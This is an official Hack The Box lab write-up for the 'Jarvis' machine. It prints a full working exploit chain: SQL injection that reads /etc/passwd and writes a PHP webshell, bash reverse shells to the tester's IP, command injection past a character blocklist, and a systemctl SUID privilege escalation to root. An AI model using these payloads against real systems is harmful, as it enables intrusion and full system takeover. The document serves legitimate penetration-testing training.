



Hack The Box
PEN-TESTING LABS



Jarvis

09th September 2019 / Document No D19.100.44

Prepared By: MinatoTW

Machine Author: manulqwerty & Ghostpp7

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Jarvis is a medium difficulty Linux box running a web server, which has DoS and brute force protection enabled. A page is found to be vulnerable to SQL injection, which requires manual exploitation. This service allows the writing of a shell to the web root for the foothold. The www user is allowed to execute a script as another user, and the script is vulnerable to command injection. On further enumeration, systemctl is found to have the SUID bit set, which is leveraged to gain a root shell.

Skills Required

- SQL injection
- Linux Enumeration
- Command injection

Skills Learned

- File writes through SQL injection
- Exploiting systemctl GTFObin



ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.143 | grep ^[0-9] | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
nmap -sC -sV -p $ports 10.10.10.143
```


```
nmap -sC -sV -p $ports 10.10.10.143  
  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-09 05:48 PDT  
Nmap scan report for 10.10.10.143  
Host is up (0.15s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)  
| ssh-hostkey:  
<SNIP>  
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))  
| http-cookie-flags:  
|   /:  
|     PHPSESSID:  
|_    httponly flag not set  
|_http-server-header: Apache/2.4.25 (Debian)  
|_http-title: Stark Hotel  
64999/tcp open  http     Apache httpd 2.4.25 ((Debian))  
|_http-server-header: Apache/2.4.25 (Debian)  
|_http-title: Site doesn't have a title (text/html).
```

We see SSH and HTTP running on their default ports. Additionally, there's an HTTP server running on port 64999.

1. Port scanning

APACHE


Navigating to the Apache server on port 80 we come across a page titled “Stark Hotel”.



The page displays a vhost “supersecurehotel.htb”, which is added to the hosts file. Running gobuster on the server results in the following message:



This makes it hard to perform any kind of scanning on the server. Browsing to port 64999 we see the same message. Clicking on the “Rooms” tab on the page takes us to /room-suites.php.






Clicking on the “Book now!” button opens up a new URL with a query named “cod”.

```
http://10.10.10.143/room.php?cod=1
```


The page displays a particular room based on the value of the parameter.




2. Web enumeration



Let's try to test parameter for SQL injection. Adding a quote and comment to the value results in an empty response.



However, on removing the quote and retrying, the room image is returned. We can infer from this that the server expects an integer for the parameter, and that it is SQL injectable.





This can be verified by using a true and false clause. For example:

```
10.10.10.143/room.php?cod=1 and 1=1-- -
```

The above URL results in a true and true clause resulting in a true result overall and the room is returned. But if we use a true and false clause like:

```
10.10.10.143/room.php?cod=1 and 1=2-- -
```

This results in a false value which fails to return the room.

SQL Injection

Now that we have confirmed SQL injection, let's try to extract information through a union based SQL injection. We can use the "ORDER BY" keyword to find the number of columns.


```
http://10.10.10.143/room.php?cod=1 order by 5
```

The URL above returns the room which means the table has either 5 columns or more. On incrementing the value by 1 each time, we find that no room is return for the value 8 which means that the table has 7 columns.

Now we can use union based queries in order to find the injectable columns.


```
http://10.10.10.143/room.php?cod=-1 union select 1,2,3,4,5,6,7
```

We use the negative value to prevent the room being selected over our values. Trying the URL above returns:



We see the values 5, 2, 3 and 4 in the output which can be used for injection. Let's check the database version and the user we are running as.

```
http://10.10.10.143/room.php?cod=-1 union select 1,database(),user(),4,5,6,7
```



The server is MariaDB, and we're running as the DBAdmin user. Let's check if we can read files using the `load_file()` function.

3. Command injection



```
http://10.10.10.143/room.php?cod=-1 union select
1,load_file('/etc/passwd'),3,4,5,6,7
```

Requesting the URL above, we see that the contents of passwd are returned.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr
/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin
/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin
sync:x:4:65534:sync:/bin:
/bin/sync
games:x:5:60:games:/usr
/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin
mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin
news:x:9:9:news:/var/spool
```

Let's also check if we can write files to the server. We can inspect the apache configuration to identify the path of the webroot. Ideally, the apache2 configuration is located at /etc/apache2/sites-enabled/000-default.conf.

```
<span class="rate-star">5</span>
<h3><a href="/room.php?cod=1"><VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn
```

The path is configured with the default path /var/www/html. In MySQL, we can write files using the "INTO OUTFILE" keyword. Let's try writing contents of passwd to a file in the web root.



```
http://10.10.10.143/room.php?cod=-1 union select  
1,load_file('/etc/passwd'),3,4,5,6,7 into outfile '/var/www/html/hacked.txt'
```

The above query writes the contents of passwd to a file named hacked.txt. After requesting the URL and browsing to /hacked.txt, we see the contents of /etc/passwd.

```
1      root:x:0:0:root:/root:/bin/bash\  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\  
bin:x:2:2:bin:/bin:/usr/sbin/nologin\  
sys:x:3:3:sys:/dev:/usr/sbin/nologin\  
sync:x:4:65534:sync:/bin:/bin/sync\  
games:x:5:60:games:/usr/games:/usr/sbin/nologin\  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\  

```

4. File enumeration



FOOTHOLD

Next, let's write a webshell.

```
http://10.10.10.143/room.php?cod=-1 union select 1,'<?php  
system($_REQUEST["exec"]);?>',3,4,5,6,7 into outfile '/var/www/html/pwned.php'
```

After requesting the above URL, we can use the “exec” parameter to execute commands on the server.

```
curl -X POST http://10.10.10.143/pwned.php --data-urlencode exec=whoami  
  
1      www-data  
      3      4      5      6      7
```

A bash reverse shell can be executed to gain a reverse shell.

```
curl -X POST http://10.10.10.143/pwned.php --data-urlencode 'exec=bash -c  
"bash -i >& /dev/tcp/10.10.14.4/1234 0>&1"'
```

```
nc -lvp 1234  
  
Listening on [] (family 2, port)  
Connection from 10.10.10.143 47618 received!  
bash: cannot set terminal process group (636): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@jarvis:/var/www/html$ whoami  
www-data
```

5. Shell construction



LATERAL MOVEMENT

Looking at the sudo permissions for www-data, we see that it can execute simpler.py as the user pepper.

```
www-data@jarvis:/var/www/html$ sudo -l

Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Looking at the script, we see that it takes an IP address on using the -p argument, and then uses the os.system() function to execute ping.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
<SNIP>
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```



A few characters (& ; - ` |) are blocked by the script, in order to prevent injection. But the characters '\$', '(' and ')' aren't blocked. This will let us inject commands through bash command substitution i.e **"\$(cmd)"**. Let's check if it works using the script.

```
www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
```

```

      ____(-)_____-__-___|_ |_____--__-__-__-
 / ___|'-'-' \ | '-' \ |/_ -\ |_'_| '-' \ | - |
 \ _ _ \| | | | | | |_) | | __/ | _ |_) | | | |
 |___/|-||_| | | | .___/|-\___|-( )| .___/\___, |
           |_|              | | _____
                                     @ironhackers.es

```

```
Enter an IP: $(whoami)
ping: pepper: Temporary failure in name resolution
```

We see that the command was substituted by the username “pepper”, and ping tried resolving it as a hostname. This means that the command execution was successful. We can use this to execute a bash reverse shell, and gain a shell as pepper. As some special characters are blocked, we’ll write the command to a script and execute it through the injection.

```
echo 'bash -c "bash -i >& /dev/tcp/10.10.14.4/4444 0>&1"' > /tmp/shell.sh
chmod a+x /tmp/shell.sh
```

```
www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
```

```
<SNIP>
Enter an IP: $(/tmp/shell.sh)
```

6. Code analysis



PRIVILEGE ESCALATION

After executing the script, a shell as pepper is received.

```
nc -lvp 4444

Listening on [] (family 2, port)
Connection from 10.10.10.143 54366 received!
bash: cannot set terminal process group (636): Inappropriate ioctl for device
bash: no job control in this shell
pepper@jarvis:/var/www/html$ whoami
pepper
```

After enumerating SUID files, we see systemctl which isn't an SUID by default.

```
pepper@jarvis:/var/www/html$ find / -perm -4000 2>/dev/null

/bin/fusermount
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
<SNIP>
```

The systemctl command is used to manage services on a system running systemd. Usually, the configuration files are located in `/etc/systemd/systemd`. However, as we're not root, it's not possible to write a file to this folder. Instead, we can use the systemctl link command.

According to the manpage [here](#), the link command can be used to include a configuration file that isn't in the default search path. This will help us create a unit file at any location and link it, which will let us start the service.



```
link PATH...
```

Link a unit file that is not in the unit file search paths into the unit file search path. This command expects an absolute path to a unit file. The effect of this may be undone with `disable`. The effect of this command is that a unit file is made available for commands such as `start`, even though it is not installed directly in the unit search path.

Checking [GTFobins](#), we see how this can be leveraged to execute commands.

```
cd /home/pepper
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > pwn.service
systemctl link /home/pepper/pwn.service
systemctl start pwn.service
```

7. File enumeration

The commands above create a file named `pwn.service` with service of type “oneshot”. The oneshot service waits until the initial command has executed, before declaring the service active. The “ExecStart” parameter is used to specify the command which is to be executed on start. Then the link command is used to link the service to `systemd`, and the start command is used to execute the command.



```
pepper@jarvis:~$ systemctl link /home/pepper/pwn.service
systemctl link /home/pepper/pwn.service
Created symlink /etc/systemd/system/pwn.service -> /home/pepper/pwn.service.

pepper@jarvis:~$ systemctl start pwn
systemctl start pwn

pepper@jarvis:/tmp$ cat /tmp/output
uid=0(root) gid=0(root) groups=0(root)
```

The output of the “id” command is seen in the file /tmp/output, which confirms that it runs as root. Similarly, we can create another service which executes a reverse shell for us.

```
cd /home/pepper
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "/tmp/shell.sh"
[Install]
WantedBy=multi-user.target' > pwned.service
systemctl link /home/pepper/pwned.service
systemctl start pwned.service
```

The service executes the script shell.sh which was created earlier and gives a root shell.

```
nc -lvp 4444

Listening on [] (family 2, port)
Connection from 10.10.10.143 47630 received!
bash: cannot set terminal process group (1492): Inappropriate ioctl for device
bash: no job control in this shell
root@jarvis:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```